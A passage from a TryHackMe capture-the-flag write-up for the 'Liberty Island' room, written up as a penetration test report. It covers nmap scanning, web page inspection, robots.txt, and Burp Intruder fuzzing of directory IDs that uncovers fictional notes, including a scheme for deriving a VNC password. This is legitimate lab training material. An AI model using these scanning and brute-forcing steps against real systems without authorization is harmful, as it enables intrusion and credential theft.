Try Hack Me

DX1 - Liberty Island

Accessone -Penetration Test

Engagement background:


The NSF are about to raid Liberty Island to capture the shipment of Ambrosia from UNATCO (The United Nations Anti-Terrorist Coalition). As our top hacker, we need you to gain a root foothold on the UNATCO admin network.

Note: i may have had to restart the room so the second half of the report is a different ip for the box.

Initial Enumeration:


Our initial enumeration with Nmap reveals 3 Open ports:

PORT80 - which is Runing an Apache web server:




```
└─$ sudo nmap -sS -sV -sC -p- -oN initial_services_ports 10.10.53.181
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-25 16:52 BST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.11% done; ETC: 16:53 (0:00:51 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:54 (0:00:17 remaining)
Nmap scan report for 10.10.53.181
Host is up (0.078s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-title: United Nations Anti-Terrorist Coalition
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

PORT 5901 - which is running vnc:




```
5901/tcp  open  vnc     VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_    VNC auth, Anonymous TLS (258)
```

PORT 23023 - which is running an unknown service although labeled as UNATCO Liberty Island Command/Control:



```
23023/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 25 Oct 2022 15:54:20 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|     send a directive to process
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 25 Oct 2022 15:53:54 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|_    send a directive to process
```

First of all we visited the web server on port 80 to see what we could find we are greeted by a home page with a few links:




UNATCO

United Nations Anti-Terrorist Coalition
Nihil aliud scit necessitas quam vincere


On Terrorism
Know Your Enemy
War in Cyberspace

Site maintained by AJacobson//UNATCO.00013.76490

From exploring the website we find a list of bad actors and an interesting page footer on **10.10.53.181/badactors.html** we can also see the site and list are both maintained by the system admin AJacobson pictured below:




```
    <!--
    if you can see this I might add you to the list. per United Nations directive #17, F12
    is now a international cyber crime
    -->
  </body>
</html>
```



```
apriest
aquinas_nz
cookiecat
craks
curley
darkmattermatt
etodd
gfoyle
grank
gsyme
haz
hgrimaldi
hhall
hquinnzell
infosneknz
jallred
jhearst
jlebedev
jooleeah
juannsf
killer_andrew
lachland
leesh
levelbeam
mattypattatty
memn0ps
```


List is maintained by system admin, AJacobson//UNATCO.00013.76490

We also at this point discovered a strange .js file called injected.js on **10.10.53.181/threats.html**




```
  <script src="injected.js"></script>
</body>
```

Checking Robots.txt that showed up through our nmap scan we discover a note to disallow a directory **/datacubes** that has not yet been disallowed:



```
# Disallow: /datacubes # why just block this? no corp should crawl our stuff - alex
Disallow: *
```

Moving over to the /Datacubes directory we are greeted by a message:




Liberty Island Datapads Archive

All credentials within *should* be [redacted] - alert the administrators immediately if any are found that are 'clear text'

Access granted to personnel with clearance of Domination/5F or higher only.

Seeing the **'0000'** in the address bar we decided to check and see if there were any other entries to do this we used burpsuite.


Firstly we capture a request to **10.10.53.181/datacubes/0000/**



Request to http://10.10.53.181:80

```
GET /datacubes/0000/ HTTP/1.1
Host: 10.10.53.181
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```

We then pass it to the intruder module and use sniper attack type, setting the payload area as the 0000 area of the get line as shown below



Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://10.10.53.181

☑ Update Host header to match target

```
GET /datacubes/§0000§/ HTTP/1.1
Host: 10.10.53.181
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```


For our payload we used SecLists fuzzing list 4 digits 000-9999 (https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/4-digits-0000-9999.txt)

Burpsuite found 5 other datacubes all pictured below. I would recommend if you are reproducing this to use ffuf or another fuzzer just for speed as Burp community edition takes a **WHILE**:



attention nightshift:
van camera system login (same as old login): [redacted]
new password: [redacted]

PS) we *will* beat you at darts on saturday, suckas.




So many people use that ATM each day that it's busted 90% of the time. But if it's working, you might need some cash today for the pub crawl we've got planned in the city. Don't let the tourists get you down. See you there tonight, sweetie.

Accnt#: [redacted]
PIN#: [redacted]

Johnathan - your husband to be.


PS) I was serious last night-I really want to get married in the Statue. We met there on duty and all our friends work there.




From: Data Administration
To: Maintenance

Please change the entry codes on the east hatch to [redacted].

NOTE: This datacube should be erased immediately upon completion.



Change ghermann password to [redacted]. Next week I guess it'll be [redacted]. Strange guy...



Brother,

I've set up **VNC** on this machine under jacobson's account. We don't know his loyalty, but should assume hostile.
Problem is he's good - no doubt he'll find it... a hasty defense, but since we won't be here long, it should work.

The VNC login is the following message, 'smashthestate', hmac'ed with my username from the 'bad actors' list (lol).
Use md5 for the hmac hashing algo. The first 8 characters of the final hash is the VNC password. - JL

As we can see nothing really overly interesting in the first few but the last one we discovered has an interesting message relating to VNC and an account under the name of **jacobson** who we already know to be the sysadmin. We see that the VNC login is the term

“Smashthestate” hmac’ed with a username from the bad actors list that may belong to **“JL”**

